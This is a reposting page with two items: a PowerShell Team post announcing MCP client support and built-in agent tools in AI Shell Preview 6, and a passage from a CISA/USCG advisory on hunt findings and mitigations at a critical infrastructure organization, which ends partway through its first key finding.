All posts by David

Introducing MCP Support in AI Shell Preview 6

This post was originally published on this site

AI Shell Preview 6 is here!

We are super excited to announce the latest preview release of AI Shell. This release focuses on
enhancing the user experience with new features, improved error handling, and better integration
with Model Context Protocol (MCP) tools.

What’s new at a glance

  • MCP client integration
  • Built-in tools
  • Resolve-Error command improvements
  • Aliases and flows for staying in your terminal

MCP Integration

AI Shell now acts as an MCP client, which allows you to add any MCP server to your AI Shell
experience. Connecting to an MCP server massively improves the capability of your AI Shell giving
you the tools that provide more relevant data or carry out actions!

AI Shell MCP Client

Adding MCP Servers

To add an MCP server, create an mcp.json file in $HOME.aish folder. The following example
shows two MCP servers: everything and filesystem. You can add any MCP servers you want.

{
    "servers": {
      "everything":{
        "type":"stdio",
        "command":"npx",
        "args":["-y", "@modelcontextprotocol/server-everything"]
      },
      "filesystem": {
        "type": "stdio",
        "command": "npx",
        "args": [
          "-y",
          "@modelcontextprotocol/server-filesystem",
          "C:/Users/username/"
        ]
      }
    }
  }


If it’s a remote MCP server, change the type to https. You know that you have successfully added
an MCP server when you see it in the AI Shell UI. You can confirm that it’s running by checking the
status of the server through the /mcp command. Using /mcp also lists each MCP Server and the
tools available.

Screenshot of MCP servers registered in AI Shell

NOTE

You must have Node.js or uv installed to use MCP servers that
use those command lines tools.


Standalone experience with AI Shell and MCP Servers


MCP servers enhance your standalone experience with AI Shell, allowing your command line to use MCP
servers and AI to perform tasks. For example, @simonb97/server-win-cli is an MCP server that
allows you to run commands on your Windows machine, whether it be PowerShell, CMD, Git Bash, or any
configured shell you use! It also provides configuration settings to define which commands and
operations are allowed to run.

CAUTION

Please note this is a community MCP server and not an
official Microsoft MCP Server. We encourage you to do your own research and testing before using
it.

AI Shell with MCP Server

Additional MCP servers:

Built-in Tools for AI Shell

This release introduces built-in tools that are now accessible to agents within AI Shell. These
commands are similar to MCP Server tools, but are exclusive to the AI Shell experience. These tools
are designed to enhance the AI Shell experience by providing context-aware capabilities and
automation features. They can be used in conjunction with the MCP servers to create a powerful
AI-driven shell environment.

Tool Name Description
get_working_directory Get the current working directory of the connected PowerShell session, including the provider name (e.g., FileSystem, Certificate) and the path (e.g., C:\, cert:\).
get_command_history Get up to 5 of the most recent commands executed in the connected PowerShell session.
get_terminal_content Get all output currently displayed in the terminal window of the connected PowerShell session.
get_environment_variables Get environment variables and their values from the connected PowerShell session. Values of potentially sensitive variables are redacted.
copy_text_to_clipboard Copy the provided text or code to the system clipboard, making it available for pasting elsewhere.
post_code_to_terminal Insert code into the prompt of the connected PowerShell session without executing it. The user can review and choose to run it manually by pressing Enter.
run_command_in_terminal This tool allows you to execute shell commands in a persistent PowerShell session, preserving environment variables, working directory, and other context across multiple commands.
get_command_output Get the output of a command previously started with run_command_in_terminal.

Note

The built-in tools rely on the side-car experience with a
connected PowerShell session and provide enhanced context awareness and automation capabilities.



Here is a simple demo showing how you can have AI Shell run commands on your behalf using the
run_command_in_terminal tool:

Run command in terminal tool

This example shows how additional context is provided to AI Shell to improve results:

Getting more context with built-in tools


You can also use the get_terminal_content tool to get the content from the connected terminal and
provide it to AI Shell to help it understand what you are trying to do:

Getting content from the screen ran before AI Shell starts to get assistance

Resolve-Error Command Improvements

Previously the Resolve-Error command was only able to run after an error occurred in the previous
command. Now, Resolve-Error identifies which command the user wants to troubleshoot:

  • If the last error’s command matches the most recent command in history, it’s assumed to be the one
    the user is interested in.
  • If the last error’s command isn’t the most recent and $LastErrorCode is null or zero, the error
    likely comes from an earlier command, not the very last one.
  • If $LastErrorCode is non-zero and $? is false, the last command was a failing native command.
  • If $LastErrorCode is non-zero but $? is true, it’s unclear which command or failure the user
    is focused on, so the agent analyzes the terminal content to determine the relevant context.

This logic allows AI Shell to better understand what the error the user is trying to resolve is
rather than requiring you to ask for AI’s help immediately after an error occurs.

Staying in your shell

The Invoke-AIShell and Resolve-Error commands allow you to stay in your working terminal to
interact with the AI Shell agent. To learn more about the parameters added, see the
previous blog post that details these features. For your convenience, these commands have
aliases that make them quicker to use.

Command Name Alias
Invoke-AIShell askai
Resolve-Error fixit


Fixing an error and utilizing fixit and askai commands

Conclusion

We hope that these enhancements make your experience with AI Shell more powerful! We are always
looking for feedback and suggestions, so please submit issues or feature requests in our
GitHub repository.

Thank you so much!

AI Shell Team

Steven Bucher & Dongbo Wang

The post Introducing MCP Support in AI Shell Preview 6 appeared first on PowerShell Team.

CISA and USCG Identify Areas for Cyber Hygiene Improvement After Conducting Proactive Threat Hunt at US Critical Infrastructure Organization

This post was originally published on this site

Summary

The Cybersecurity and Infrastructure Security Agency (CISA) and U.S. Coast Guard (USCG) are issuing this Cybersecurity Advisory to present findings from a recent CISA and USCG hunt engagement. The purpose of this advisory is to highlight identified cybersecurity issues, thereby informing security defenders in other organizations of potential similar issues and encouraging them to take proactive measures to enhance their cybersecurity posture. This advisory has been coordinated with the organization involved in the hunt engagement.

In 2024, CISA led a proactive hunt engagement at a U.S. critical infrastructure organization with the support of USCG analysts. During hunts, CISA proactively searches for evidence of malicious activity or malicious cyber actor presence on customer networks. The organization invited CISA to conduct a proactive hunt to determine if an actor had been present in the organization’s environment. (Note: Henceforth, unless otherwise defined, “CISA” is used in this advisory to refer to the hunt team as an umbrella for both CISA and USCG analysts).

During this engagement, CISA did not identify evidence of malicious cyber activity or actor presence on the organization’s network, but did identify cybersecurity risks, including:

  • Insufficient logging;
  • Insecurely stored credentials;
  • Shared local administrator (admin) credentials across many workstations;
  • Unrestricted remote access for local admin accounts;
  • Insufficient network segmentation configuration between IT and operational technology (OT) assets; and
  • Several device misconfigurations.

In coordination with the organization where the hunt was conducted, CISA and USCG are sharing cybersecurity risk findings and associated mitigations to assist other critical infrastructure organizations with improving their cybersecurity posture. Recommendations are listed for each of CISA’s findings, as well as general practices to strengthen cybersecurity for OT environments. These mitigations align with CISA and the National Institute for Standards and Technology’s (NIST) Cross-Sector Cybersecurity Performance Goals (CPGs), and with mitigations provided in the USCG Cyber Command’s (CGCYBER) 2024 Cyber Trends and Insights in the Marine Environment (CTIME) Report.

Although no malicious activity was identified during this engagement, critical infrastructure organizations are advised to review and implement the mitigations listed in this advisory to prevent potential compromises and better protect our national infrastructure. These mitigations include the following (listed in order of importance):

  • Do not store passwords or credentials in plaintext. Instead, use secure password and credential management solutions such as encrypted password vaults, managed service accounts, or built-in secure features of deployment tools.
    • Ensure that all credentials are encrypted both at rest and in transit. Implement strict access controls and regular audits to securely manage scripts or tools accessing credentials.
    • Use code reviews and automated scanning tools to detect and eliminate any instances of plaintext credentials on hosts or workstations.
    • Enforce the principle of least privilege, only granting users and processes the access necessary to perform their functions.
  • Avoid sharing local administrator account credentials. Instead, provision unique, complex passwords for each account using tools like Microsoft’s Local Administrator Password Solution (LAPS) that automate password management and rotation.
  • Enforce multifactor authentication (MFA) for all administrative access, including local and domain accounts, and for remote access methods such as Remote Desktop Protocol (RDP) and virtual private network (VPN) connections.
  • Implement and enforce strict policies to only use hardened bastion hosts isolated from IT networks equipped with phishing-resistant MFA to access industrial control systems (ICS)/OT networks, and ensure regular workstations (i.e., workstations used for accessing IT networks and applications) cannot be used to access ICS/OT networks.
  • Implement comprehensive (i.e., large coverage) and detailed logging across all systems, including workstations, servers, network devices, and security appliances.
    • Ensure logs capture information such as authentication attempts, command-line executions with arguments, and network connections.
    • Retain logs for an appropriate period to enable thorough historical analysis (adhering to organizational policies and compliance requirements) and aggregate logs in an out-of-band, centralized location, such as a security information event management (SIEM) tool, to protect them from tampering and facilitate efficient analysis.

For more detailed mitigations addressing the identified cybersecurity risks, see the Mitigations section of this advisory.

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See Appendix: MITRE ATT&CK Tactics and Techniques for a table of potential activity mapped to MITRE ATT&CK tactics and techniques.

Overview

Cybersecurity and Infrastructure Security Agency (CISA) and United States Coast Guard (USCG) analysts (collectively referred to as CISA in this report) conducted a threat hunt engagement at a critical infrastructure organization in 2024. During this hunt, CISA proactively searched for evidence of malicious activity or the presence of a malicious cyber actor on the customer’s network using host, network, industrial control system (ICS), and commercial cloud and open-source analysis tools. CISA searched for evidence of activity by looking for specific exploitation tactics, techniques, and procedures (TTPs) and associated artifacts.

While CISA did not find evidence of threat actor presence on the organization’s network, the team did identify several cybersecurity risks. These findings are listed below in order of risk. Technical details of each identified cyber risk are included, along with the potential impact from threat actor exploitation of each risk (recommendations for mitigating each risk are listed in the Mitigations section below).

Several of these findings align with those observed during similar engagements conducted by US Coast Guard Cyber Command (CGCYBER), which are documented in their 2024 Cyber Trends and Insights in the Marine Environment (CTIME) report. The authoring agencies encourage critical infrastructure organizations to review the CTIME report to understand trends in the techniques/attack paths threat actors are using to compromise at-risk organizations, and what mitigations organizations should implement to prevent a successful attack.

Key Findings

Shared Local Admin Accounts with Non-Unique Passwords Stored as Plaintext

Details: CISA identified a few local admin accounts with non-unique passwords; these accounts were shared across many hosts. The credentials for each account were stored plaintext in batch scripts. CISA discovered these authorized scripts were configured to create user accounts with local admin privileges and then set identical, non-expiring passwords—these passwords were stored in plaintext in the script. One script was configured to create an admin account (set with a password stored in the script in plaintext) and automatically add to the admin group. The account was set as the local admin account on many other hosts.

